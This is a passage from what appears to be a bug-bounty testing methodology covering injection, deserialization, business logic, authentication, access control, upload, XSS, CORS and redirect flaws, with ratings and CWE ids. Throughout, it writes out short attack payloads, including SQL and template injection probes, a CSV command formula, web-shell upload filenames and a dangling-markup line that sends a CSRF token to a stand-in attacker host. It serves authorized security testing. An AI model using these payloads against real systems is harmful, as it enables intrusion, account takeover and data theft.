`OWASP A05:2025` · `VRT server_side_injection`

- **SQL injection** `[P1]` [$$$$$] `CWE-89` Error-based and union-based: a quote changes the response, then `ORDER BY` probing and a `UNION` with a matching column count.
- **Blind SQL injection** `[P1]` [$$$$] `CWE-89` Boolean (`AND 1=1` vs `AND 1=2`) and time-based (`SLEEP(5)`, `pg_sleep`, `WAITFOR DELAY`).
- **Out-of-band SQL injection** `[P1]` [$$$$] `CWE-89` The DB itself makes a DNS or HTTP request. `xp_dirtree`, `LOAD_FILE` on a UNC path, `UTL_HTTP`, `COPY TO PROGRAM`. The only channel left when blind and timing are unreliable.

- **Second-order SQL injection** [P1] [$$$$] CWE-89 Stored safely, injected later when another feature reads it into a query. Put the payload in a profile field, then trigger an export, a report or an admin listing.
- **NoSQL injection** [P1-P2] [$$$$] CWE-943 `password[$ne]=1`, `{$gt:''}`, `$regex` as a character-by-character oracle, `$where` for JS execution, `$lookup` for cross-collection reads.
- **ORM leaking / ORM injection** [P1] [$$$$$] CWE-89 A JSON filter, `select`, `include` or `orderBy` passed to the ORM verbatim, exposing joins, relations and columns the API never meant to serve. The 2025 research class: a search filter becomes a full database dump. Reach `password`, `resetToken`, other tenants' rows.
- **OS command injection** [P1] [$$$$$] CWE-78 Reaches a shell in file conversion, PDF generation, network tooling, backups, image handling. Separators `; | & $()` newline`, confirmed blind via DNS callback or timing.
- **Argument injection** [P1-P2] [$$$$] CWE-78 No metacharacters get through but you control an argument, so a leading dash becomes a flag. `--output=` on curl, `-o` on wget, `--use-askpass` on git, `-Fconfig` on tar, `--interpreter` on many binaries.
- **Server-Side Template Injection** [P1 for RCE, P4 basic] [$$$$$] CWE-1336 `{{7*7}}`, `${7*7}`, `<%= 7*7 %>`, `#{7*7}`, `*{7*7}` across Jinja2, Twig, FreeMarker, Velocity, ERB, Handlebars, Pug, Smarty. A rendered 49 identifies the engine; the sandbox escape follows. 2025 addition: **error-based / blind SSTI**, where a deliberately malformed expression leaks the evaluated value in the exception message. Use a polyglot for detection.
- **Expression language injection (SpEL, OGNL, MVEL)** [P1] [$$$$] CWE-917 Often reachable through a validation message or an error-message interpolation path.
- **Remote code execution** [P1] [$$$$$] CWE-94 The terminal state of many of the above. Verify non-destructively and stop.
- **LDAP injection** [P1-P2] [$$$] CWE-90 `*)(uid=*))(|(uid=*` on directory-backed login and user search.
- **XPath / XQuery injection** [P2] [$$] CWE-643 `' or '1'='1`, then `substring()` extraction.
- **CRLF injection / HTTP response splitting** [P3] [$$] CWE-113 `%0d%0a` reaching a `Location`, a `Set-Cookie`, or any header echoed from a parameter.
- **Host header injection** [P2] [$$$] CWE-644 Absolute URLs, reset links, cache keys, and routing-based SSRF where the header picks the backend.
- **HTTP parameter pollution (HPP)** [P5 baseline] [$] CWE-235 Duplicate parameters parsed differently by two components. A parser differential; escalates when it bypasses a filter, a signature, or a cache key.
- **Email header injection** [P4] [$$] CWE-93 Newlines in a name, subject or address field adding `Bcc`/`Cc` or rewriting the body of mail the app sends on your behalf. Contact forms, invites, share-by-email.
- **Log injection and log lookup evaluation** [P1 if evaluated] [$$$] CWE-117 Forged log entries, and on a vulnerable logging stack the log line itself is evaluated (the JNDI lookup pattern on unpatched Log4j).
- **Server-side prototype pollution** [P2] [$$$$] CWE-1321 `__proto__` or `constructor.prototype` in a JSON body reaching a merge, clone or query parser, then a gadget in the template engine or in `child_process` options.
- **Server-side JavaScript injection** [P1] [$$$$] CWE-94 `eval`, `Function`, `vm`, or a sandboxed runner fed request data. Rule engines, formula fields, low-code features. Escape via constructor chains and `process`.
- **File inclusion, local** [P1] [$$$$] CWE-98 A path parameter selecting a file to include or render. Plus `php://filter` to base64 the source out, plus `/proc/self/environ`.
- **File inclusion, remote** [P1] [$$$] CWE-98 The include target can be a URL. Legacy PHP and some template loaders.
- **Path traversal, server-side** [P1-P2] [$$$$] CWE-22 `../`, encoded and double-encoded, `....//`, UTF-8 overlong forms, and unicode normalization variants (see section 22).
- **CSV / formula injection** [P5 VRT, real risk] [$] CWE-1236 `=cmd|' /C calc'!A0`, plus `+ - @` and tab/CR prefixes, in an export staff will open.

- **SOAP / WSDL injection and HTTP client proxy abuse** `[P1]` [$$$] `CWE-611` A 2025 .NET class: a `HttpWebClientProtocol` chain via attacker-controlled WSDL reaches RCE. Applies anywhere the app fetches and processes a service description you supply.

## 11. XML, Deserialization and Parser Attacks

`OWASP A08:2025` · `VRT xml_external_entity_injection_xxe`

- **XXE file disclosure** `[P1]` [$$$$] `CWE-611` A `DOCTYPE` with a `SYSTEM` entity reading `/etc/passwd` or a Windows path, echoed back.
- **Blind and error-based XXE** `[P1]` [$$$$] `CWE-611` An external DTD you host wrapping the file content into a hostname or a URL path, or leaking it in a parser error message.
- **XInclude injection** `[P1-P2]` [$$$] `CWE-611` You control only a fragment and cannot add a `DOCTYPE`, but `xi:include` still pulls a file.
- **XXE via document formats** `[P1]` [$$$$] `CWE-611` Office and design formats are zipped XML, so any upload is an XML parser: `docx`, `xlsx`, `pptx`, `odt`, `svg`, plus XMP metadata inside images.
- **XXE via SOAP and legacy API endpoints** `[P1]` [$$$] `CWE-611`
- **Entity expansion DoS (billion laughs)** `[P3]` [$] `CWE-776`
- **Java deserialization** `[P1]` [$$$$$] `CWE-502` A serialized stream from a cookie, parameter or queue. Signals: `rO0AB` base64 prefix, `ac ed 00 05` magic bytes. Gadget chains in Commons Collections, Spring, Groovy, Hibernate.
- **PHP object injection** `[P1]` [$$$$] `CWE-502` `unserialize` on request data (`O:` / `a:` prefixed strings), or `phar://` in any path parameter reaching a filesystem function.
- **Python pickle and unsafe YAML** `[P1]` [$$$$] `CWE-502` `pickle.loads` on a session cookie or a cached object, `yaml.load` without `SafeLoader`.
- **.NET unsafe type handling** `[P1]` [$$$$] `CWE-502` `BinaryFormatter`, `LosFormatter`, JSON.NET `TypeNameHandling` (a `$type` field), and a tampered `ViewState` without a valid MAC.
- **Node / JavaScript deserialization** `[P1]` [$$$] `CWE-502` `node-serialize` style libraries evaluating an IIFE in the serialized form.
- **Vulnerable media and document libraries** `[P1]` [$$$$] `CWE-1395` ImageMagick delegate handling, Ghostscript, ffmpeg playlist reads, ExifTool, LibreOffice headless conversion, and any old library pinned in the manifest.
- **Parser differentials** `[P2-P3]` [$$$$] `CWE-436` A 2025 first-class category: two components parse the same bytes differently, so a check in one is bypassed in the other. Applies to JSON (duplicate keys, unicode escapes, big integers), YAML, XML, multipart, URLs, content types, and JWT segments.
- **Unicode normalization bypass** `[P2]` [$$$] `CWE-176` A 2025 technique: input validated pre-normalization and used post-normalization. `＜script＞` folding to `<script>`, `ﬁ` folding to `fi`, Turkish dotless `ı` uppercasing to `I`, and case-folding collisions that defeat allowlists, email uniqueness and path checks.

## 12. Business Logic, Race Conditions and Workflow

`OWASP A06:2025 Insecure Design` · `API6:2023` · `VRT race_condition`

No payload and no scanner signature. You have to understand the guarantee before you can break it. This is the highest-skill, lowest-competition family.

- **Price / amount / discount tampering** `[P1-P2]` [$$$$] `CWE-472` Taken from the client instead of recomputed. Change it in the cart request, in the checkout confirmation, and in the payment provider's callback.
- **Negative or fractional quantity** `[P2]` [$$$] `CWE-472` A negative line item credits the order; a fractional one exploits rounding your way. Also test very large values that overflow the total.

- **Currency and unit confusion** `[P2]` [$$$] `CWE-472` Pay in a weak currency for a price quoted in a strong one, or exploit cents-versus-units disagreement between two services. Change the currency code between quote and capture.
- **Coupon reuse and stacking** `[P2]` [$$$] `CWE-472` Apply, remove, reapply. Then apply the same code in two concurrent requests.
- **Race condition on a limit (limit overrun)** `[P1-P3]` [$$$$] `CWE-362` Non-atomic check-then-update on withdrawals, redemptions, invites, votes, transfers, ratings. Dispatch 20 identical requests together; use the **single-packet attack** over HTTP/2 to remove network jitter.
- **Time-of-check to time-of-use** `[P2]` [$$$] `CWE-367` Change the object from a second session inside the validation window.
- **Multi-endpoint race / state confusion** `[P2]` [$$$] `CWE-362` Two different endpoints touching the same record concurrently produce a state neither allows.
- **Workflow step skipping** `[P1-P2]` [$$$$] `CWE-841` A multi-step flow that does not verify earlier steps. Call the final confirmation endpoint with a freshly created order id.
- **Payment bypass** `[P1]` [$$$$$] `CWE-472` Mark an order paid without paying: a client-side status, an unverified provider callback, or a test-mode key accepted in production.
- **Refund and cashback loops** `[P1]` [$$$$] `CWE-472` Convert value into a form that survives the refund. Buy with a coupon, refund to store credit, repeat.
- **Trial, downgrade and entitlement abuse** `[P3]` [$$] `CWE-472` Downgrading keeps premium features, cancelling keeps the seat, a trial restarts forever.
- **Referral and reward abuse** `[P3]` [$$] `CWE-472` Self-referral, cycles between accounts, reward credited before the condition is verified or surviving deletion of the referred account.
- **Inconsistent state across services** `[P2]` [$$$] `CWE-362` Missing idempotency key, or a compensating action that never runs. Interrupt a flow mid-way and see which side committed.
- **Rate limit bypass** `[P3-P4]` [$$] `CWE-307` The limiter keys on something you control or on a normalized value with variants: case, trailing slash, an added parameter, `X-Forwarded-For` rotation, a different API version, a different host header, GraphQL aliasing and batching.
- **No rate limiting on a form** `[P4 login/registration/email/SMS triggering, P5 password change]` [$] `CWE-307`
- **Unrestricted access to sensitive business flows** `[P3]` [$$] `CWE-799` `API6:2023`. Bulk purchase, ticket scalping, mass invite, mass account creation. The flow works as designed; the absence of anti-automation is the finding.
- **Captcha bypass** `[P4 implementation flaw, P5 OCR or crowdsourcing]` [$] `CWE-804`
- **Client-side entitlement / feature-flag checks** `[P2]` [$$$] `CWE-602` A paid or admin feature gated by a frontend flag while the API serves it to anyone.
- **Expiry and clock logic** `[P3]` [$$] `CWE-613` Expired subscriptions, invites and links still honored. Test negative and far-future values in any client-supplied timestamp.
- **Quantity/unit mismatch between UI and API** `[P3]` [$$] `CWE-472` The UI caps at 10, the API accepts 10000.

## 13. Authentication and Session Management

`OWASP A07:2025` · `API2:2023` · `VRT broken_authentication_and_session_management`

- **Authentication bypass** `[P1]` [$$$$$] `CWE-306` Any route to an authenticated state without valid credentials.
- **Credential stuffing / no login throttling** `[P4]` [$] `CWE-307` Unlimited attempts. Rotate `X-Forwarded-For`, change username case, use the mobile or API login instead of the web one, or use GraphQL aliasing to batch attempts.

- **No account lockout** `[P5 alone]` [$] `CWE-307` Reportable only with demonstrated impact.
- **Username / email enumeration** `[P4 non-brute-force, P5 brute-force]` [$] `CWE-204` Wording, status code, response length or timing differences across login, register, reset and invite. Compare byte length and response time for a known-good and a random address in all four flows.
- **OTP / 2FA brute force** `[P1-P2]` [$$$$] `CWE-307` Six digits with no cap, or a cap counted per code so resending resets the counter.
- **OTP not bound to the session or the user** `[P1]` [$$$$] `CWE-287` Request the code as yourself, then submit it in a request that names the victim.
- **2FA bypass, step skipped** `[P3 baseline, P1 in practice]` [$$$$] `CWE-287` The second factor is a page, not a gate. Request an authenticated endpoint with the cookie you already hold after the password step.
- **2FA bypass by response manipulation** `[P1]` [$$$$] `CWE-287` The client decides success from a JSON field. Flip `success:false` / `mfaRequired:true`.
- **2FA secret still obtainable after 2FA is enabled** `[P4]` [$$] `CWE-287` The provisioning endpoint keeps returning the TOTP seed.
- **2FA secret cannot be rotated** `[P4]` [$] `CWE-287`
- **Old 2FA code not invalidated when a new one is generated** `[P5]` [$] `CWE-287`
- **Missing 2FA failsafe** `[P5]` [$] `CWE-287`
- **Backup / recovery code weaknesses** `[P2]` [$$$] `CWE-640` Short, unthrottled, reusable, or regenerated without invalidating the old set. Also check whether the recovery flow itself skips the password.
- **Predictable password reset token** `[P1]` [$$$$$] `CWE-640` A timestamp, counter, md5 of the email, or anything derivable. Request several in quick succession and compare byte by byte.
- **Reset token leaked via Referer** `[P4-P5 by third-party trust]` [$$] `CWE-200` The token is in the URL and the reset page loads analytics, ads or an external font.
- **Reset token leaked via Host header poisoning** `[P2]` [$$$$] `CWE-644` The email link is built from the incoming `Host` or `X-Forwarded-Host`, so you control the domain the victim clicks.
- **Reset token not invalidated** `[P4 after use, P5 for the rest]` [$] `CWE-613` Not invalidated after use, after login, after a password change, after an email change, or when a new token is requested. Long expiry is P5 alone.
- **Password reset token sent over HTTP** `[P4]` [$] `CWE-640`
- **Session not invalidated on logout** `[P4 client+server, P5 server-only]` [$] `CWE-613`
- **Session not invalidated on password reset or change** `[P4]` [$$] `CWE-640`
- **Session not invalidated on email change, 2FA change, or permission change** `[P5]` [$] `CWE-613`
- **Concurrent sessions on logout / long timeout / concurrent logins** `[P5]` [$] `CWE-613`
- **Session fixation** `[P3 remote vector, P5 local]` [$$] `CWE-384` The identifier is not rotated at login.
- **Cleartext transmission of the session token** `[P4]` [$] `CWE-319`
- **Weak login or registration over HTTP** `[P4]` [$] `CWE-319`
- **Cookie scoped to the parent domain** `[P5 alone]` [$] `CWE-565 .example.com` cookies are readable and writable from every subdomain. Escalates hard when combined with subdomain takeover or a low-value-subdomain XSS.
- **Missing Secure or HttpOnly flag** `[P4 session token, P5 other]` [$] `CWE-1004`
- **Cookie tossing / cookie injection from a subdomain** `[P2]` [$$$] `CWE-565` Write a path-scoped duplicate cookie that shadows the parent's, breaking CSRF defenses or fixing a session.
- **Pre-account takeover** `[P2]` [$$$] `CWE-287` Register the victim's unverified email with a password; when they later sign up through SSO they inherit your account.

- **Account merge on an unverified email claim** `[P1]` [$$$$] `CWE-287` Social login matches on the provider's email without checking the provider verified it.
- **Email verification bypass** `[P5 baseline]` [$] `CWE-287` Escalates when verification gates a trust decision.
- **JWT: `alg:none` or signature never verified** `[P1]` [$$$$] `CWE-347` A decode-only library call, or a trusted header algorithm. Also try an empty signature.
- **JWT algorithm confusion (RS256 to HS256)** `[P1]` [$$$$] `CWE-347` Recover the public key from JWKS or from two tokens, then HMAC-sign with it.
- **JWT weak HMAC secret** `[P1]` [$$$$] `CWE-347` Crackable offline from one token. `secret`, `changeme`, the app name, anything in rockyou.
- **JWT header injection via `kid`, `jku`, `x5u`, `x5c`** `[P1]` [$$$$] `CWE-347` The token names its own verification key. `kid` reaching a file path or a SQL query, `jku` pointing at a JWKS you host.
- **Excessive JWT lifetime / no revocation** `[P5 alone]` [$] `CWE-347`
- **Sensitive information disclosed inside a JWT** `[P5]` [$] `CWE-347`
- **SAML replay** `[P5]` [$] `CWE-347`
- **Secret questions used for account verification** `[P5]` [$] `CWE-640`
- **Weak or absent password policy** `[P4-P5]` [$] `CWE-521`
- **Login CSRF** `[P4]` [$] `CWE-352` Low alone; the standard enabler for turning self-XSS into a real finding.
- **Client-side authentication gating** `[P2]` [$$$] `CWE-602` The whole authenticated app ships to anonymous visitors and the frontend hides it, while the API still answers. Read the bundle for routes, then call them with no cookie.

---

## 14. Broken Access Control and Authorization

`OWASP A01:2025` · `API1/API3/API5:2023` · `VRT broken_access_control`

The highest-yield family on nearly every program. The app knows who you are and still lets you touch what is not yours.

- **IDOR / BOLA, iterable object identifiers, sensitive data** `[P1 view+modify, P3 view only]` [$$$$] `CWE-639` An object id in a path, query, body, header or cookie is used without checking ownership. Where: every `id=`, `uuid=`, `user_id`, `orderId`, `documentId`. Swap for a second account's id while keeping your own session. Also try the id against sibling endpoints the UI never calls.
- **IDOR with complex identifiers (GUID/UUID)** `[P4]` [$$] `CWE-639` Same bug, rated lower because the id is not guessable. Rating rises to P1 if the GUID is leaked anywhere (a listing endpoint, a public profile, an email, a referrer).
- **Broken Function Level Authorization (BFLA)** `[P1]` [$$$$] `CWE-862` The endpoint is admin-only but only the UI enforces it. Recover admin routes from docs, JS bundles, or a mobile client, then replay with a low-privilege session.
- **Broken Object Property Level Authorization** `[P2]` [$$$] `CWE-915` Object-level authz is fine but individual fields are not: you can read `email`, `role`, `internalNotes`, or write a field you should not.
- **Mass assignment / over-posting** `[P2]` [$$$$] `CWE-915` The server binds the whole body onto a model. Add `role`, `isAdmin`, `verified`, `balance`, `ownerId`, `emailVerified` to a PATCH body and re-read the object. Field names come straight out of the GET response.
- **Cross-tenant escalation** `[P1]` [$$$$$] `CWE-639` A tenant identifier supplied by the client: `X-Org-Id`, `workspaceId`, `account_id`, a tenant slug in the subdomain, or a tenant field inside a JWT that is not re-validated.

- **Forced browsing to unlinked routes** `[P1 admin portal, P3 non-admin]` [$$$] `CWE-863` Admin, staging and legacy routes that are reachable and never had a real check. Where: `/admin`, `/internal`, `/_next/static` route manifests, webpack route tables, `sitemap.xml`, archived URLs, `robots.txt` disallow entries.
- **HTTP verb tampering** `[P2]` [$$] `CWE-650` Authorization configured per method. A rule blocking POST leaves PUT, PATCH, DELETE open. Try `X-HTTP-Method-Override: PUT`, `_method=DELETE`, HEAD.
- **Header-based authorization bypass** `[P2]` [$$$] `CWE-807` The edge blocks a path but the origin trusts client-settable headers. `X-Original-URL`, `X-Rewrite-URL`, `X-Forwarded-For: 127.0.0.1`, `X-Forwarded-Host`, `X-Custom-IP-Authorization`, `X-Real-IP`.
- **Path normalization bypass** `[P2]` [$$$] `CWE-41` Proxy and app disagree about what the path means: `//admin`, `/./admin`, `/admin;x=1`, `/%2e%2e/admin`, `/admin%2f`, case changes, trailing dots, trailing spaces, unicode variants. This is a parser differential (see section 22).
- **Bypass of password confirmation** `[P4]` [$] `CWE-306` A sensitive action (change password, change email, delete account, manage 2FA) accepts the request with the confirmation field absent or empty.
- **Lack of password confirmation on sensitive actions** `[P4-P5]` [$] `CWE-306` The step does not exist at all. Low alone, an XSS or CSRF force-multiplier.
- **Stale or revoked permissions still honored** `[P2]` [$$$] `CWE-863` Invite cancelled, member removed, share link deleted, permission downgraded, but the old token, session or object id still works.
- **GraphQL node authorization gap** `[P1]` [$$$$] `CWE-639` The top-level query checks ownership; a nested relation or a global `node(id:)` resolver does not. Reach the object through a relation from something you do own.
- **Unprotected export, report and print endpoints** `[P2]` [$$$] `CWE-862` `/export`, `/report`, `/print`, `/download?id=`, async job result files. Almost always written outside the main authz layer.
- **Signed URL scope abuse** `[P3]` [$$] `CWE-863` A pre-signed storage URL that is too broad, too long-lived, or whose path you influence. Truncate the key, change the prefix, check the expiry.
- **Suspended, deleted or unverified account still authorized** `[P3]` [$$] `CWE-613` Account state checked at login, never per request.
- **Batch/bulk endpoint skipping per-item checks** `[P2]` [$$$] `CWE-863` Send one id you own and one you do not, in the same array.
- **Privilege escalation, vertical** `[P1]` [$$$$$] `CWE-269` Any path from user to admin: a role field, an admin-only API, an internal header, a self-service permission grant.

---

# 15. File Upload and Path Handling

`VRT unsafe_file_upload`

Two questions decide everything: what can you write, and what will read it back.

- **Unrestricted upload to RCE** `[P1]` [$$$$$] `CWE-434` An executable extension written where the server will execute it. `php`, `phtml`, `php5`, `jsp`, `jspx`, `asp`, `aspx`, `cshtml`, `pl`, plus a `.htaccess` or `web.config` that makes an inert extension executable.
- **Extension / content-type / magic-byte bypass** `[P5 alone, P1 with RCE]` [$$] `CWE-434` `shell.php.jpg`, `shell.pHp`, `shell.php%00.jpg`, `shell.php.`, a `GIF89a` prefix, a multipart filename containing a semicolon or a newline, a second `filename=` parameter.
- **Path traversal in the multipart filename** `[P1]` [$$$$] `CWE-22` `../../../../var/www/html/x.php`, url-encoded and double-encoded forms.
- **Zip slip and archive traversal** `[P1]` [$$$$] `CWE-22` `../` entries and symlink entries inside a zip, tar, or plugin bundle an import feature extracts.

- **Arbitrary file write or overwrite** `[P1]` [$$$$] `CWE-73` Even without execution: a config file, `authorized_keys`, a cron entry, a lock file.
- **Arbitrary file read outside the upload area** `[P1-P2]` [$$$$] `CWE-22` `?file=`, `?path=`, `?key=`, an id that turns out to be a base64 path.
- **Arbitrary file delete** `[P2]` [$$] `CWE-73` Remove a lock file or a security control; on some stacks this reaches an installer.
- **Log poisoning through inclusion** `[P1]` [$$$] `CWE-117` Put code in the `User-Agent`, then include the access log or the mail log.
- **Unauthenticated access to uploaded content** `[P2]` [$$$] `CWE-306` Predictable or enumerable object names: sequential ids, original filenames, short hashes.
- **Stored XSS / SVG payloads via upload** `[P2]` [$$$] `CWE-79` See section 16.
- **Decompression and pixel-flood bombs** `[P3]` [$] `CWE-409` Nested archives, a pixel-flood PNG, a huge SVG `viewBox`, highly compressible JSON.
- **No size limit / no antivirus** `[P5]` [$] `CWE-434`
- **EXIF geolocation not stripped** `[P3-P4 when it enables user enumeration]` [$] `CWE-212` Plus document authorship and revision history surviving the upload.

---

## 16. Cross-Site Scripting and Client-Side Injection

`VRT cross_site_scripting_xss` · highest-volume class on bug bounty programs

- **Reflected XSS, non-self** `[P3]` [$$] `CWE-79` Test every context: HTML body, attribute, inside a script block, inside a URL, inside JSON that gets rendered, inside an SVG.
- **Reflected XSS, self** `[P5]` [$] `CWE-79` Only a finding with a delivery chain.
- **Stored XSS, non-privileged user to anyone** `[P2]` [$$$$] `CWE-79` Where the impact and the payout live. Profile fields, filenames, tickets, comments, anything an admin will later view.
- **Stored XSS, privileged user with privilege elevation** `[P3]` [$$$] `CWE-79`
- **Stored XSS, privileged user without elevation** `[P4]` [$$] `CWE-79`
- **Stored XSS, self** `[P5]` [$] `CWE-79`
- **Stored XSS, CSRF/URL-based** `[P3]` [$$] `CWE-79`
- **DOM-based XSS** `[P2-P3]` [$$$] `CWE-79` Sources: `location.hash`, `location.search`, `document.referrer`, `postMessage`, `localStorage`, `name`, `window.open` returns. Sinks: `innerHTML`, `outerHTML`, `document.write`, `eval`, `setTimeout`, `Function`, `jQuery(...)`, `$.html()`, `insertAdjacentHTML`, `srcdoc`, `location` assignment, framework `v-html` / `dangerouslySetInnerHTML`.
- **Blind XSS** `[P2]` [$$$] `CWE-79` Fires in an internal admin panel, log viewer or support console days later. Plant an out-of-band callback payload in every free-text field and wait.
- **Universal XSS (UXSS)** `[P4 VRT, P1 if in a browser]` [$$$$] `CWE-79`
- **Off-domain XSS via data URI** `[P4]` [$] `CWE-79`
- **Cookie-based XSS** `[P5]` [$] `CWE-79` Needs a cookie-injection primitive (see cookie tossing) to become real.
- **Referer-based XSS** `[P4]` [$] `CWE-79`
- **XSS via the TRACE method** `[P5]` [$] `CWE-79`
- **Mutation XSS (mXSS) and sanitizer bypass** `[P2]` [$$$$] `CWE-79` The sanitizer emits markup the browser re-parses into something dangerous. Nesting in `foreignObject`, `noscript`, `template`, `svg`, `math`, plus mismatched quoting the parser repairs. DOMPurify and every other sanitizer has a bypass history; check the pinned version.

- **Markdown and rich-text bypass** [P2] [$$$] CWE-79 Raw HTML allowed, `javascript:` links, reference-style link definitions, attribute injection in an image title, HTML comments that break the parser.
- **XSS via file upload** [P2] [$$$] CWE-79 SVG with a `script` element, HTML, XML, or a PDF served inline. Needs `Content-Disposition: inline` and a missing `X-Content-Type-Options: nosniff`.
- **XSS via content-type confusion** [P3] [$$] CWE-79 JSON, text or a file response sniffed as HTML because the content type is wrong or missing.
- **postMessage XSS** [P2] [$$$] CWE-79 A `message` listener writes `event.data` to the DOM with no `event.origin` check. Grep bundles for `addEventListener("message"` and follow the handler to its sink.
- **Client-side template injection** [P2] [$$$] CWE-1336 Angular, Vue or similar compiling user-controlled markup. `{{constructor.constructor('alert(1)')()}}` inside an `ng-app` scope.
- **CSP bypass** [P3-P4] [$$] CWE-693 A whitelisted CDN path serving JSONP or an old AngularJS, `unsafe-eval`, `unsafe-inline`, a nonce reused across responses, `strict-dynamic` with an injectable script loader, a permissive `base-uri`, or a missing `object-src`.
- **Dangling markup injection** [P3] [$$] CWE-80 Script blocked but you can inject an unterminated tag that swallows the rest of the page, CSRF token included, into an outbound request: `<img src='//attacker.tld?`.
- **CSS injection and style-based exfiltration** [P3-P4] [$$] CWE-79 No JS needed. Attribute selectors plus `background: url()` leak token characters one at a time; `@import` chains make it iterative; `unicode-range` on fonts leaks text.
- **Reflected File Download (RFD)** [P5] [$] CWE-494 A JSON endpoint that reflects input and can be given an executable filename by path.
- **Same-Site Scripting** [P5] [$] CWE-79 `localhost.target.com` resolving to 127.0.0.1 defeats same-site assumptions.
- **Cross-Site Script Inclusion (XSSI) and JSON hijacking** [P5 baseline] [$] CWE-345 A JS or JSONP response containing per-user data, loadable cross-origin via `<script>`.
- **Binary planting / DLL search order** [P3 default folder] [$$] CWE-427 Desktop-app adjacent, in scope when an installer is.

---

## 17. Cross-Origin and Browser Trust

VRT `cross_site_request_forgery_csrf`, `unsafe_cross_origin_resource_sharing`, `clickjacking`

- **CSRF, application-wide** [P2] [$$$] CWE-352
- **CSRF, authenticated action** [P3-P4 by action] [$$] CWE-352
- **CSRF, unauthenticated action** [P4-P5] [$] CWE-352
- **CSRF on logout** [P5] [$] CWE-352
- **CSRF token not unique per request** [P5] [$] CWE-352
- **CSRF token not bound to the session** [P2] [$$$] CWE-352 Validated for structure but not tied to the user, so your token works against a victim. Take your token, put it in a request that carries the victim's cookie.
- **CSRF with a removable or empty token** [P2] [$$$] CWE-352 Delete the parameter, send it empty, send it with the wrong name.
- **JSON CSRF** [P3] [$$] CWE-352 An API that requires JSON is still reachable from a form if it tolerates `text/plain` or ignores the content type. `enctype=text/plain` with a body that parses as JSON.
- **Method-override CSRF** [P3] [$$] CWE-352 `_method`, `X-HTTP-Method-Override` turning a form POST into a PUT or DELETE.
- **SameSite bypass** [P3] [$$] CWE-1275 `Lax` still allows top-level GET navigation, and a sibling subdomain is same-site. Needs a GET route that changes state, a method override, or a subdomain foothold.

- **CORS: reflected origin with credentials** `[P2]` [$$$] `CWE-942` The server echoes the request `Origin` and sets `Allow-Credentials: true`. Any site can then read authenticated responses.
- **CORS: `null` origin allowed** `[P2]` [$$] `CWE-942` Deliver the request from a sandboxed iframe or a `data:` URL.
- **CORS: origin matching mistakes** `[P2]` [$$$] `CWE-942` A regex anchored on the wrong end matching `target.com.evil.tld` or `eviltarget.com`, an unescaped dot, or a trusted subdomain you can take over.
- **Clickjacking on a sensitive click-based action** `[P4]` [$] `CWE-1021` No `frame-ancestors` and no `X-Frame-Options` on a page where one click deletes an account, grants access or transfers value. Report the action, not the header.
- **Clickjacking, form input or non-sensitive action** `[P5]` [$] `CWE-1021`
- **Cross-Site WebSocket Hijacking (CSWSH)** `[P2]` [$$$] `CWE-1385` The handshake authenticates by cookie and does not check `Origin`. Open the socket from an attacker page and read the first server-pushed message.
- **postMessage missing origin validation, both directions** `[P2-P3]` [$$$] `CWE-345` Check every listener for an `event.origin` test, and every `postMessage` call for a `'*'` target origin.
- **XS-Leaks (cross-site leaks)** `[P3-P4]` [$$] `CWE-203` Inferring authenticated state cross-origin without reading a response. 2025 brought two first-class techniques: **cross-site ETag length leak** (response size recovered via conditional-request edge cases) and **connection-pool prioritization** to leak cross-origin redirect hostnames. Also frame counting, `onerror`/`onload` oracles, cache probing, `performance.getEntries`, and CSP violation reports.
- **Unvalidated redirect / open redirect** `[P4 GET-based, P5 POST/header-based]` [$] `CWE-601` `//evil.tld`, `https:evil.tld`, `/\evil.tld`, `https://target.com@evil.tld`, and a parameter that survives double URL-encoding. Low alone, essential in chains.
- **Tabnabbing / missing `noopener`** `[P5]` [$] `CWE-1022` Largely mitigated by modern browser defaults.
- **Lack of a security speed-bump page** `[P5]` [$] `CWE-693`

## 18. Client-Side Request and Path Manipulation

A distinct family from XSS. The JS is trustworthy; the request it builds is not.

- **Client-Side Path Traversal (CSPT)** `[P2-P3]` [$$$$] `CWE-441` A value you control is concatenated into a client-side fetch path, so the SPA sends an authenticated request to an endpoint of your choosing. Escalates to **CSPT2CSRF** (state change with the victim's session, no CSRF token needed because the app itself builds the request) and to DOM XSS when the response is rendered. Signal: `fetch('/api/v1/items/' + id)` where `id` accepts `../`, `%2e%2e%2f`, `..%5c`, or a double-encoded form the router normalizes.
- **CSPT via user-uploaded JSON** `[P2]` [$$$$] `CWE-441` Point the traversed fetch at a file you uploaded so you control the response body the SPA then trusts. This is how CSPT chains into OAuth takeover and URL leaks.
- **DOM clobbering** `[P3]` [$$] `no CWE` Injected named HTML elements shadow global variables the page reads (`window.config`, `window.CSP_NONCE`), turning an HTML-injection-only primitive into script execution or a config override.
- **Client-side prototype pollution** `[P3]` [$$$] `CWE-1321` `?__proto__[src]=data:` reaching a URL-parameter parser, then a known gadget in jQuery, Lodash, Vue, or an analytics library.
- **Open redirect in the client router** `[P4]` [$] `CWE-601` A `next=`/`returnTo=` value handled by client-side navigation rather than a server redirect.
- **postMessage data exfiltration (sender side)** `[P3]` [$$] `CWE-345` `postMessage(secret, '*')` sends to whoever framed the page.
- **Client-side race / state confusion in an SPA** `[P4]` [$] `CWE-362` Two in-flight requests whose responses are applied out of order, rendering one user's data in another's view.

## 19. Content Spoofing, Redirects and Impersonation

`VRT server_side_injection > content_spoofing`, `unvalidated_redirects_and_forwards`

Mostly low-priority, but this family is where a lot of "closed as informational" confusion lives, so know the ratings.

- **iframe injection** `[P3]` [$$] `CWE-1021`
- **Impersonation via broken link hijacking** `[P4]` [$] `no CWE`
- **Email HTML injection** `[P4]` [$] `CWE-80`
- **External authentication injection** `[P4]` [$] `CWE-287`
- **Email hyperlink injection based on the email provider** `[P5]` [$] `CWE-80`
- **HTML content injection** `[P5]` [$] `CWE-80`
- **Text injection** `[P5]` [$] `CWE-451`
- **Homograph / IDN-based spoofing** `[P5]` [$] `CWE-1007`
- **Right-to-left override (RTLO)** `[P5]` [$] `CWE-451`
- **Self email HTML injection** `[P5]` [$] `CWE-80`
- **Open redirect** `[P4 GET-based, P5 POST or header-based]` [$] `CWE-601`
- **Tabnabbing** `[P5]` [$] `CWE-1022`

---

## 20. Denial of Service and Resource Abuse

`OWASP A10:2025 Mishandling of Exceptional Conditions` (adjacent) · `VRT application_level_denial_of_service_dos`

Usually out of scope as a flood, often in scope when one small request does the damage. Read the policy first; many programs prohibit DoS testing outright.

- **Application-level DoS, critical impact or easy difficulty** `[P2]` [$$] `CWE-400`
- **Application-level DoS, high impact or medium difficulty** `[P3]` [$] `CWE-400`
